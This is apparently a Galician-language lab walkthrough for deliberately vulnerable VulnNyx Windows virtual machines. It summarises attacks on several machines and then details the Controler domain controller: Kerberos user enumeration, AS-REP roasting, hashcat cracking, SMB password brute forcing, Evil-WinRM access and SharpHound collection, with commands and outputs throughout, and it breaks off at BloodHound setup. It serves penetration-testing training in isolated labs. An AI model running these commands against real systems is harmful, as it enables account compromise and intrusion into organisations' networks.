- **Identificación do SO:** Todas as máquinas presentan un **TTL ≈ 128** no comando `ping`, o que confirma que son sistemas Windows.
- **Perfís de Portos:**
  - **Perfil "Windows Standard" (Admin, Hosting, Store):** Expoñen a tríada clásica:
    - **Porto 80 (HTTP):** Servidor Microsoft IIS.
    - **Porto 445 (SMB):** Microsoft-DS para compartir ficheiros e impresoras.
    - **Porto 5985 (WinRM):** Servizo de administración remota (esencial para obter shells estables con `Evil-WinRM`).
  - **Perfil "Java Application" (War):**
    - **Porto 8080:** Executa Apache Tomcat, desviando a atención cara a vulnerabilidades web de Java e paneis de xestión.

Fase 2: Análise

Nesta fase detéctanse os vectores de entrada. O patrón común é a **Fuga de Información (Information Disclosure)**.

- **Fuga de Usuarios:**
  - **Admin:** `gobuster` atopa un ficheiro de texto oculto (`/[file].txt`) que revela un nome de usuario válido.
  - **Hosting:** A web ten unha sección "Team" que expón correos electrónicos, revelando o formato de nomes de usuario (`nome.apelido`).
  - **War:** O directorio `/host-manager` contén exemplos de configuración con credenciais, o que suxire nomes de usuario potenciais (`tomcat`, `admin`).
- **Configuracións Débiles:**
  - **Store:** O uso dun diccionario específico para IIS revela o directorio `/aspnet_files/` con capacidade de subida de ficheiros sen restricións.
  - **Hosting:** A enumeración SMB/RPC permite listar todos os usuarios do dominio e probar se reciclan contrasinais (Password Spraying/Reuse).

Fase 3: Explotación

Como se consegue o acceso inicial (foothold).

- **Ataques de Forza Bruta:**
  - **Admin:** `CrackMapExec` contra WinRM usando o usuario atopado na Fase 2.
  - **Hosting:** Forza bruta contra SMB para comprometer ao primeiro usuario. Despois, descóbrese que a contrasinal dese usuario funciona para outro usuario (`[usuario3]`), permitindo o acceso vía `Evil-WinRM`.
  - **War:** Uso de `Hydra` (co parámetro crítico `-t 1` para evitar bloqueos) contra o panel `/manager/html` de Tomcat.
- **Upload & Execute (Webshells):**
  - **Store:** Subida dunha webshell **ASPX** (xerada con `msfvenom`) a través do formulario web descuberto.
  - **War:** Despois de acceder ao Tomcat Manager, súbese un arquivo **WAR** malicioso que contén unha reverse shell JSP.

Fase 4: Post-Explotación (Escalada de Privilexios)

Unha vez dentro, como chegamos a `Administrator` ou `SYSTEM`. Esta é a fase máis educativa desta serie.

1. Abuso de Artefactos do Sistema

- **Máquina: Admin**
- **Técnica:** Enumeración do historial de comandos de PowerShell.
- **Detalle:** O ficheiro `ConsoleHost_history.txt` contén comandos pasados onde o administrador escribiu as súas credenciais en texto claro. É un fallo de seguridade humana/operacional moi común.

2. Abuso de SeBackupPrivilege

- **Máquina: Hosting**
- **Técnica:** Extracción de segredos do rexistro e Pass-the-Hash.
- **Detalle:** O usuario ten o privilexio `SeBackupPrivilege`, que permite ler calquera ficheiro do sistema (ignorando as ACLs).
    a. Úsase `reg save` para copiar os ficheiros **SAM** e **SYSTEM**.
    b. Úsase `secretsdump` offline para extraer o hash NTLM do Administrador.
    c. Úsase `Evil-WinRM -H` (Pass-the-Hash) para loguearse como Admin sen saber o contrasinal.

3. Abuso de SeImpersonatePrivilege (Familia Potato)

- **Máquinas: Store e War**
- **Técnica:** Token Impersonation.
- **Detalle:** As contas de servizo web (IIS AppPool en *Store* e Local Service en *War*) adoitan ter o privilexio `SeImpersonatePrivilege`.
    a. Transférese un exploit da familia "Potato" (neste caso **SigmaPotato**, que funciona en Windows modernos).
    b. O exploit forza ao sistema (SYSTEM) a autenticarse contra un proceso controlado polo atacante.
    c. O atacante rouba o token de SYSTEM e executa un comando (como cambiar o contrasinal do administrador ou crear un usuario novo) para obter control total.

Máquinas virtuais nivel Medium, so Windows

GUÍA PRÁCTICA POR FASES CON MÁQUINAS VULNNYX (DIFICULTADE: MEDIUM, SO: WINDOWS)

Índice

Máquina	Máquina	Máquina
Controler	Change	Misconfigured

Escenario

- **Máquina obxectivo:** Máquina Vulnyx (appliance OVA — máquina virtual).
- **Máquina hacker:** Máquina Kali (máquina virtual).
- **Rede:** Host-Only (VirtualBox Host-Only Network).
- **Virtualización:** VirtualBox.


Resumo curto de preparación (sen repeticións):

1. Descargar o ZIP desde `https://vulnyx.com/`.
2. Comprobar o MD5 co valor publicado: `md5sum nome.zip`
3. Descomprimir: `7z x nome.zip` e localizar o ficheiro `.ova`
4. Importar en VirtualBox: GUI `Archivo → Import servicio virtualizado` ou CLI `VBoxManage import nome.ova`.
5. Na importación escoller na `Política de dirección MAC`: Generar una nueva dirección MAC para todos los adaptadores de red.
6. Unha vez importada modificar a configuración de rede como **Host-Only**
7. Arrancar

> **Nota:**
>
> Sempre usa contornas illadas e ten permiso para executar estas accións. Elimina as máquinas/imports despois das probas se non son necesarias.

CONTROLER


Máquina virtual Controler



A máquina Controler é moi interesante porque...

- Active Directory Domain Controller (Windows Server 2019)
- Enumeración de usuarios mediante Kerberos sen credenciais
- AS-REP Roasting attack contra usuario vulnerable
- Cracking de hash Kerberos con Hashcat
- Ataque de forza bruta para obter segunda conta
- Enumeración de Active Directory con BloodHound/SharpHound
- Privilexio AllExtendedRights para DCSync
- Extracción de hashes NTLM con secretsdump
- Pass-the-Hash para acceso como Administrator

Diagrama de ataque



Fase 1 – Recopilación

```
sudo arp-scan --interface=eth1 192.168.56.0/24
ping -c2 IP_VulNyx_Controler -R # TTL ≈ 128 ⇒ Microsoft Windows
sudo nmap -sS -Pn -T4 -p- -vvv --min-rate 5000 IP_VulNyx_Controler
```

Resultado do escaneo de portos:

```
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
```

```
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
5985/tcp open  wsman
49664-49671/tcp open  msrpc
```

Portos identificados:

- **Porto 53**: DNS
- **Porto 88**: Kerberos
- **Porto 135**: MSRPC
- **Porto 139/445**: SMB/NetBIOS
- **Porto 389/636**: LDAP/LDAPS
- **Porto 464**: Kerberos Password Change
- **Porto 593**: RPC over HTTP
- **Porto 3268/3269**: Global Catalog LDAP
- **Porto 5985**: WinRM

Fase 2 – Análise Escaneo de servizos e versións

```
# Escaneo detallado dos portos principais
sudo nmap -p53,88,135,139,389,445,464,593,636,3268,3269,5985 \
          -sCV IP_VulNyx_Controler -oN targeted -oX targeted.xml
```

Resultado do escaneo:

```
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-11-12 05:05:03Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: control.nyx0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: control.nyx0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: 7h59m57s
|_nbstat: NetBIOS name: CONTROLER, NetBIOS user: <unknown>

Service Info: Host: CONTROLER; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Información do sistema:

- **Hostname**: CONTROLER
- **Dominio**: control.nyx
- **Sistema operativo**: Windows Server 2019 Build 17763
- **SMB signing**: Enabled and required (protección contra relay attacks)

Configuración do ficheiro hosts

```
# Engadir dominio ao /etc/hosts
echo "IP_VulNyx_Controler  control.nyx controler.control.nyx" | sudo tee -a /etc/hosts
```

Verificación con NetExec

```
# Verificar conexión SMB
netexec smb IP_VulNyx_Controler
```

Saída:

```
SMB    IP_VulNyx_Controler  445  CONTROLER  [*] Windows 10 / Server 2019 Build 17763 x64 (name:CONTROLER) (domain:control.nyx) (signing:True) (SMBv1:False)
```

Tentativas de acceso anónimo

```
# Intentar acceso anónimo a SMB
smbclient -L //IP_VulNyx_Controler -N

# Intentar enumeración con smbmap
smbmap -H IP_VulNyx_Controler

# Intentar RPC con acceso nulo
rpcclient -U '' -N IP_VulNyx_Controler
rpcclient $> enumdomusers
```

Resultado:

```
smbclient: NT_STATUS_ACCESS_DENIED
smbmap: [!] Authentication error on IP_VulNyx_Controler
rpcclient: NT_STATUS_ACCESS_DENIED
```

Conclusión: Non hai acceso anónimo a SMB nin RPC. Necesitamos outro vector de ataque.

Enumeración de usuarios con Kerberos

Estratexia:

Kerberos permite verificar se un usuario existe sen necesidade de contrasinal, baseándose nas respostas de erro do KDC (Key Distribution Center).

Tipos de respostas:

- `KDC_ERR_PREAUTH_FAILED` : Usuario existe pero contrasinal incorrecta
- `KDC_ERR_CLIENT_REVOKED` : Usuario existe pero está deshabilitado
- `KDC_ERR_C_PRINCIPAL_UNKNOWN` : Usuario non existe

Preparar wordlists:

```
# Descargar wordlists de usuarios comúns
wget https://raw.githubusercontent.com/attackdebris/kerberos_enum_userlists/master/A-Z.Surnames.txt

wget https://raw.githubusercontent.com/danielmiessler/SecLists/refs/heads/master/Usernames/xato-net-10-million-usernames.txt
```

Enumeración con NetExec:

```
# Enumerar con wordlist pequena primeiro
netexec ldap IP_VulNyx_Controler \
         -u xato-net-10-million-usernames.txt \
         -p '' \
         -k \
         -t 200 | grep -vi unknown
```

Resultado:

```
LDAP    IP_VulNyx_Controler  389  CONTROLER  [*] Windows 10 / Server 2019 Build 17763 (name:CONTROLER) (domain:control.nyx)
LDAP    IP_VulNyx_Controler  389  CONTROLER  [-] control.nyx\guest: KDC_ERR_CLIENT_REVOKED
LDAP    IP_VulNyx_Controler  389  CONTROLER  [-] control.nyx\administrator: KDC_ERR_PREAUTH_FAILED
```

Usuarios básicos identificados:

- `administrator` (existe, activo)
- `guest` (existe, deshabilitado)

Busca de usuarios vulnerables a AS-REP Roasting

Información sobre AS-REP Roasting:

AS-REP Roasting é un ataque contra contas que teñen deshabilitada a **pre-autenticación Kerberos** (atributo `DONT_REQ_PREAUTH`).

Como funciona:

1. Por defecto, Kerberos require que o usuario demostre que coñece a contrasinal antes de recibir un TGT
2. Se unha conta ten deshabilitada a pre-autenticación
3. Calquera pode solicitar un TGT para ese usuario
4. O TGT está cifrado coa contrasinal do usuario (hash)
5. Podemos crackear este TGT offline sen límite de intentos

Buscar usuarios vulnerables:

```
# Enumerar con wordlist de apelidos
netexec ldap IP_VulNyx_Controler \
         -u A-Z.Surnames.txt \
         -p '' \
         -k \
         -t 200 | grep -vi unknown
```

Resultado:

```
LDAP    IP_VulNyx_Controler  389  CONTROLER  [*] Windows 10 / Server 2019 Build 17763 (name:CONTROLER) (domain:control.nyx)
LDAP    IP_VulNyx_Controler  389  CONTROLER  [+] control.nyx\[usuario.apelido] account vulnerable to asreproast attack
```

Usuario vulnerable identificado: `[usuario.apelido]`

Nota: NetExec detecta automaticamente usuarios vulnerables a AS-REP Roasting e os marca claramente.

Obtención de hash AS-REP

```
# Obter hash AS-REP do usuario [usuario.apelido]
netexec ldap IP_VulNyx_Controler \
         -u [usuario.apelido] \
         -p '' \
         --asreproast asrep_hash.txt
```

Resultado:

```
LDAP    IP_VulNyx_Controler  389  CONTROLER  [*] Windows 10 / Server 2019 Build 17763 (name:CONTROLER) (domain:control.nyx)
LDAP    IP_VulNyx_Controler  389  CONTROLER  [*] Dumping hash for [usuario.apelido]
```

Contido de asrep_hash.txt:

```
$krb5asrep$23$[usuario.apelido]@CONTROL.NYX:[hash_data]
```

Formato do hash:

- `$krb5asrep$23$` : Tipo de hash (Kerberos 5 AS-REP etype 23)
- `[usuario.apelido]@CONTROL.NYX` : Usuario
- `[hash_data]` : Datos cifrados co contrasinal do usuario

Fase 3 – Explotación Cracking do hash AS-REP con Hashcat

```
# Identificar o modo de Hashcat: 18200 = Kerberos 5 AS-REP etype 23
hashcat --example | grep -B2 -i kerberos
hashcat -m 18200 asrep_hash.txt /usr/share/wordlists/rockyou.txt

# Ver resultado
hashcat -m 18200 asrep_hash.txt --show
```

Resultado:

```
$krb5asrep$23$[usuario.apelido]@CONTROL.NYX:[...]:[contrasinal1]
```

Credenciais de [usuario.apelido] obtidas:

- Usuario: `[usuario.apelido]`
- Contrasinal: `[contrasinal1]`

Verificación de credenciais

```
# Verificar credenciais e enumerar shares
netexec smb IP_VulNyx_Controler -u '[usuario.apelido]' -p '[contrasinal1]' --shares
```

Resultado:

```
SMB    IP_VulNyx_Controler  445  CONTROLER  [+] control.nyx\[usuario.apelido]:[contrasinal1]
SMB    IP_VulNyx_Controler  445  CONTROLER  [*] Enumerated shares
SMB    IP_VulNyx_Controler  445  CONTROLER  Share           Permissions     Remark
SMB    IP_VulNyx_Controler  445  CONTROLER  -----           -----------     ------
SMB    IP_VulNyx_Controler  445  CONTROLER  ADMIN$                          Remote Admin
SMB    IP_VulNyx_Controler  445  CONTROLER  C$                             Default share
SMB    IP_VulNyx_Controler  445  CONTROLER  IPC$            READ            Remote IPC
SMB    IP_VulNyx_Controler  445  CONTROLER  NETLOGON        READ            Logon server share
SMB    IP_VulNyx_Controler  445  CONTROLER  SYSVOL          READ            Logon server share
```

Credenciais válidas confirmadas

Enumeración de usuarios do dominio

```
# Listar todos os usuarios do dominio
netexec smb IP_VulNyx_Controler -u '[usuario.apelido]' -p '[contrasinal1]' --users
```

Resultado:

```
SMB    IP_VulNyx_Controler  445  CONTROLER  [+] control.nyx\[usuario.apelido]:[contrasinal1]
SMB    IP_VulNyx_Controler  445  CONTROLER  -Username-        -Last PW Set-       -BadPW- -Description-
SMB    IP_VulNyx_Controler  445  CONTROLER  Administrator     2024-10-22 20:59:42 0       (Account Enabled)
SMB    IP_VulNyx_Controler  445  CONTROLER  Guest             <never>             0       (Account Disabled)
SMB    IP_VulNyx_Controler  445  CONTROLER  krbtgt            2024-10-22 18:21:34 0       Key Distribution Center Service Account
SMB    IP_VulNyx_Controler  445  CONTROLER  [usuario2.apelido2]            2024-10-22 20:50:12 0       (Account Enabled)
SMB    IP_VulNyx_Controler  445  CONTROLER  [usuario.apelido]          2024-10-22 20:24:04 0       (Account Enabled)
SMB    IP_VulNyx_Controler  445  CONTROLER  [usuario3.apelido3]           2024-10-22 20:26:33 0       (Account Disabled)
SMB    IP_VulNyx_Controler  445  CONTROLER  [usuario4.apelido4]          2024-10-22 20:27:50 0       (Account Disabled)
SMB    IP_VulNyx_Controler  445  CONTROLER  [usuario5.apelido5]          2024-10-22 20:28:51 0       (Account Disabled)
```

Usuarios activos identificados:

- `Administrator`
- `[usuario2.apelido2]` ← **Novo obxectivo para escalada**
- `[usuario.apelido]` (conta con contrasinal atopado)

Ataque de forza bruta sobre [usuario2.apelido2]

```
# Crear lista reducida de rockyou para eficiencia
head -5000 /usr/share/wordlists/rockyou.txt > 5000-rockyou.txt

# Forza bruta sobre [usuario2.apelido2]
netexec smb IP_VulNyx_Controler \
         -u '[usuario2.apelido2]' \
         -p 5000-rockyou.txt \
         -t 200 \
         --ignore-pw-decoding | grep -vi failure
```

Resultado:

```
SMB    IP_VulNyx_Controler  445  CONTROLER  [+] control.nyx\[usuario2.apelido2]:[contrasinal2]
```

Credenciais de [usuario2.apelido2] obtidas:

- Usuario: `[usuario2.apelido2]`
- Contrasinal: `[contrasinal2]`

Verificar acceso de [usuario2.apelido2]

```
# Verificar se [usuario2.apelido2] ten acceso administrativo local
netexec smb IP_VulNyx_Controler -u '[usuario2.apelido2]' -p '[contrasinal2]'

# Verificar acceso WinRM
netexec winrm IP_VulNyx_Controler -u '[usuario2.apelido2]' -p '[contrasinal2]'
```

Resultado:

```
SMB     IP_VulNyx_Controler  445   CONTROLER  [+] control.nyx\[usuario2.apelido2]:[contrasinal2]
WINRM   IP_VulNyx_Controler  5985  CONTROLER  [+] control.nyx\[usuario2.apelido2]:[contrasinal2] (Pwn3d!)
```

Nota "Pwn3d!": Indica que temos acceso WinRM (Remote Management)

Acceso con Evil-WinRM

```
# Conectar con Evil-WinRM
evil-winrm -i IP_VulNyx_Controler -u '[usuario2.apelido2]' -p '[contrasinal2]'
```

Saída:

```
Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\[usuario2.apelido2]\Documents>
```

Obtención de flag de usuario

```
# Navegar ao Desktop
*Evil-WinRM* PS C:\Users\[usuario2.apelido2]\Documents> cd ..\Desktop

# Ler flag de usuario
*Evil-WinRM* PS C:\Users\[usuario2.apelido2]\Desktop> type user.txt
[FLAG_USER]
```

Flag de usuario conseguida

Fase 4 – Post-Explotación Verificar privilexios

```
*Evil-WinRM* PS C:\Users\[usuario2.apelido2]\Desktop> whoami
control\[usuario2.apelido2]

*Evil-WinRM* PS C:\Users\[usuario2.apelido2]\Desktop> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

Non hai privilexios especiais para escalada directa (sen SeBackupPrivilege, SeImpersonatePrivilege, etc.)

Estratexia de escalada

Sen privilexios especiais en Windows, a estratexia é:

1. **Enumeración de AD con BloodHound/SharpHound** para identificar rutas de escalada
2. **Abusar de permisos ACL** se os temos
3. **DCSync** se temos dereitos de replicación

Preparación de SharpHound

```
# Descargar SharpHound desde GitHub
cd ~/Downloads
wget https://github.com/SpecterOps/SharpHound/releases/download/v2.8.0/SharpHound_v2.8.0_windows_x86.zip

# Descomprimir
7z x SharpHound_v2.8.0_windows_x86.zip
```

Upload de SharpHound

```
# Desde Evil-WinRM, subir SharpHound.exe
*Evil-WinRM* PS C:\Users\[usuario2.apelido2]\Documents> upload /home/kali/Downloads/SharpHound.exe

Info: Uploading /home/kali/Downloads/SharpHound.exe to C:\Users\[usuario2.apelido2]\Documents\SharpHound.exe
Data: 1753768 bytes of 1753768 bytes copied
Info: Upload successful!
```

Execución de SharpHound

```
# Executar SharpHound para recoller todos os datos de AD
*Evil-WinRM* PS C:\Users\[usuario2.apelido2]\Documents> .\SharpHound.exe -c All

2025-11-12T10:33:09.1234567-00:00|INFORMATION|This version of SharpHound is compatible with the 5.0.0 Release of BloodHound
2025-11-12T10:33:09.2345678-00:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, O
bjectProps, DCOM, SPNTargets, PSRemote
2025-11-12T10:33:09.3456789-00:00|INFORMATION|Initializing SharpHound at 10:33 AM on 11/12/2025
2025-11-12T10:33:09.4567890-00:00|INFORMATION|Flags: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNT
argets, PSRemote
2025-11-12T10:33:09.5678901-00:00|INFORMATION|Beginning LDAP search for control.nyx
2025-11-12T10:33:09.6789012-00:00|INFORMATION|Producer has finished, closing LDAP channel
2025-11-12T10:33:09.7890123-00:00|INFORMATION|LDAP channel closed, waiting for consumers
2025-11-12T10:33:40.1234567-00:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 38MB RAM
2025-11-12T10:34:09.2345678-00:00|INFORMATION|Consumers finished, closing output channel
Closing writers
2025-11-12T10:34:09.3456789-00:00|INFORMATION|Output channel closed, waiting for output task to complete
2025-11-12T10:34:09.4567890-00:00|INFORMATION|Status: 103 objects finished (+103 1.030)/s -- Using 43MB RAM
2025-11-12T10:34:09.5678901-00:00|INFORMATION|Enumeration finished in 00:01:00.0123456
2025-11-12T10:34:09.6789012-00:00|INFORMATION|Saving cache with stats: 59 ID to type mappings.
 0 name to SID mappings.
 1 machine sid mappings.
 3 sid to domain mappings.
 0 global catalog mappings.
2025-11-12T10:34:09.7890123-00:00|INFORMATION|SharpHound Enumeration Completed at 10:34 AM on 11/12/2025! Happy Graphing!
```

Ficheiro ZIP xerado: `20251112103309_BloodHound.zip`

Descarga do ficheiro ZIP

```
# Descargar ficheiro ZIP con datos de BloodHound
*Evil-WinRM* PS C:\Users\j.levy\Documents> download 20251112103309_BloodHound.zip

Info: Downloading C:\Users\j.levy\Documents\20251112103309_BloodHound.zip to 20251112103309_BloodHound.zip
Info: Download successful!
```

Instalación e configuración de BloodHound

Instalar Neo4j e BloodHound:

```
# Actualizar sistema
sudo apt update

# Instalar Neo4j
sudo apt install -y neo4j
```

```
# Instalar BloodHound
sudo apt install -y bloodhound
```

Configurar Java 11 (necesario para Neo4j):

```
# Ver versións de Java dispoñibles
sudo update-alternatives --config java

# Seleccionar Java 11
# Selection: 1 (/usr/lib/jvm/java-11-openjdk-amd64/bin/java)
There are 2 choices for the alternative java (providing /usr/bin/java).

  Selection    Path                                            Priority   Status
------------------------------------------------------------
* 0            /usr/lib/jvm/java-21-openjdk-amd64/bin/java   2111      auto mode
  1            /usr/lib/jvm/java-11-openjdk-amd64/bin/java   1111      manual mode
  2            /usr/lib/jvm/java-21-openjdk-amd64/bin/java   2111      manual mode

Press <enter> to keep the current choice[*], or type selection number: 1
```

Iniciar Neo4j:

```
# Iniciar servizo Neo4j
sudo neo4j console
```

Deixar esta terminal aberta e abrir outra terminal

Primeira execución de BloodHound:

